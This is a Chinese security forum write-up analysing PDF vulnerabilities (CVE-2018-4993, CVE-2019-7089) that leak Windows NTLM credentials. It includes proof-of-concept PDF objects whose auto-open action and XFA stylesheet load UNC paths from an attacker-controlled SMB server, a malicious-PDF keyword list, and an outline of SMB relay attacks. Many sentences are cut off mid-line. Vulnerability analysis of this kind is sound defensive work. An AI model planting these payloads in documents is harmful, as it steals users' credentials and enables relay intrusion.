PDF文档中的信息泄露漏洞

kqsdy / 2019-03-15 08:19:00 / 浏览数 1557 安全技术 漏洞分析 顶(0) 踩(0)

概述

从过往的PDF漏洞来看，在PDF漏洞中最受关注和欢迎的漏洞是任意代码执行漏洞，这类漏洞的危害也最大，通常可以在用户机器上执行任意的恶意代码。但是这类漏洞因为

除了上述的漏洞外还有一类信息泄露的漏洞也被评为Critical
级别。该类漏洞可以在不需要任何用户交互的情况下，使用漏洞PDF文件窃取Windows的凭证。当用户打开恶意PDF文档时，它会自动联系攻击者控制的远程SMB服务器，

漏洞

该类泄露NTLM等信息的漏洞中近两年来主要有三个漏洞CVE-2018-4993、CVE-2019-7089和CVE-2019-7815。这三个漏洞基本思路都一样，都是利用PDF文件中允许嵌入

CVE-2018-4993


- PDF基本格式
  PDF文件是一种编程形式的文档格式，它所有显示的内容，都是通过相应的操作符进行绘制。PDF基本显示单元包括文字、图片、矢量图和图片。PDF扩展单元包括水印、
  其中字典对象是键值对的集合，和java中的map类似。key是唯一的，key的类型是name对象，value的类型是任意PDF支持的对象类型，当value为"null"，则表示该键值
  字典对象是构建PDF文档的主要结构，通常它们都是一些有特定意义的属性组成的复杂对象集合，一般每个字典中都包含"Type"名字对象，该对象的值表示字典对象描述

```
obj #obj对象开始
endobj #obj对象结束
stream #stream流对象开始
endstream #stream流对象结束
xref #交叉引用表开始
trailer #文件尾对象开始
startxref #交叉引用表结束
/Page #文件页数
/Encrypt #是否加密
/ObjStm #objectstreams的数量，objectstreams可包含其他Object对象，即嵌套
/JS #代表java嵌有Java代码，可直接提取恶意代码
/Java #代表java嵌有Java代码，可直接提取恶意代码
/AA #以下三个为特定特征，打开对象自动执行
/S #要执行的操作类型
/d #描述位置
/F #存在于GoToR和GoToE中，每个条目的含义有所不同
/OpenAction
/AcroForm
/URI #内嵌url链接
/Filter #/Filter字段出现，表示了下面的stream流进行了加密
/RichMedia #富文本
/Launch #执行Action的次数与OpenAction字段关联
#/xxxx 带斜杠的关键字包含在<<>>字典内部
```

CVE-2018-4993漏洞就是利用PDF文件中允许嵌入远程文档的功能来实现信息泄漏，该漏洞利用关键字进行构造访问外部链接。主要的恶意代码如下。

```
3 0 obj
<< /Type /Page
   /Contents 4 0 R
   /AA <<
     /O <<
        /F (\\\\192.168.115.186\\test)
      /D [ 0 /Fit]
      /S /GoToE
      >>
     >>
     /Parent 2 0 R
     /Resources <<
      /Font <<
        /F1 <<
          /Type /Font
          /Subtype /Type1
          /BaseFont /Helvetica
          >>
         >>
       >>
>>
endobj
```

在这里面的/F代表了加载文件的路径。在无补丁的环境下当用户打开恶意的PDF时会
虽然在运行时没有任何异常，但可以通过抓包来查看通过SMB回传的的数据。



CVE-2019-7089

CVE-2019-7089漏洞和CVE-2018-4993漏洞的思路很相似都是利用远程加载文件的过程来泄漏信息，只是加载的方式不一样，CVE-2018-4993是利用了PDF中的关键字，而


XFA（也称为XFA表单）代表XML Forms Architecture，这是由JetForm建议和开发的一系列专有 XML规范，用于增强Web表单的处理。它也可以用于以PDF 1.5规范开头的PDF文件。XFA规范被引用作为ISO 32000-1规范（PDF 1.7）应用必不可少的外部规范。XML Forms Architecture未标准化为ISO标准。

CVE-2019-7089漏洞就是利用了XFA结构中的xml-stylesheet来实现远程加载文件，在实际的过程中PDF会检测xml-stylesheet 元素中指定的任何http和https链接，并要求用户确认是否进行访问。但在这里可以使用UNC路径来绕过这个访问提示。

CVE-2019-7089漏洞的关键代码如下。

```
stream
<?xml version="1.0" ?>
<?xml-stylesheet href="\\192.168.115.128\share\test.xslt" type="text/xsl" ?>
endstream
endobj
```

当运行恶意PDF的时候就会通过SMB协议把信



该漏洞在未打补丁的机器上直接运行就会传回

SMB中继攻击

当攻击者获取到用户的NTLM信息后，可进一步进行中继攻击。SMB中继攻击过程如下，B是一个SMB服务器，A来进行认证，B将A的认证信息转发到C上，如果A的凭证在C OA系统、文件共享等服务则可以尝试使用SMB中继攻击来引诱域管理员访问达到获取其他机器权限的目的。

最后

该类信息泄露漏洞虽然没有任意代码执行漏洞危害大，在考虑到任意代码执行漏洞利用成本的情况下，该类信息泄露漏洞在攻击中任然具有一定的利用价值。从漏洞挖掘的角

点击收藏 | 1 关注 | 1

上一篇：深入浅出IDEA 下一篇：深入浅出angr（六）

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板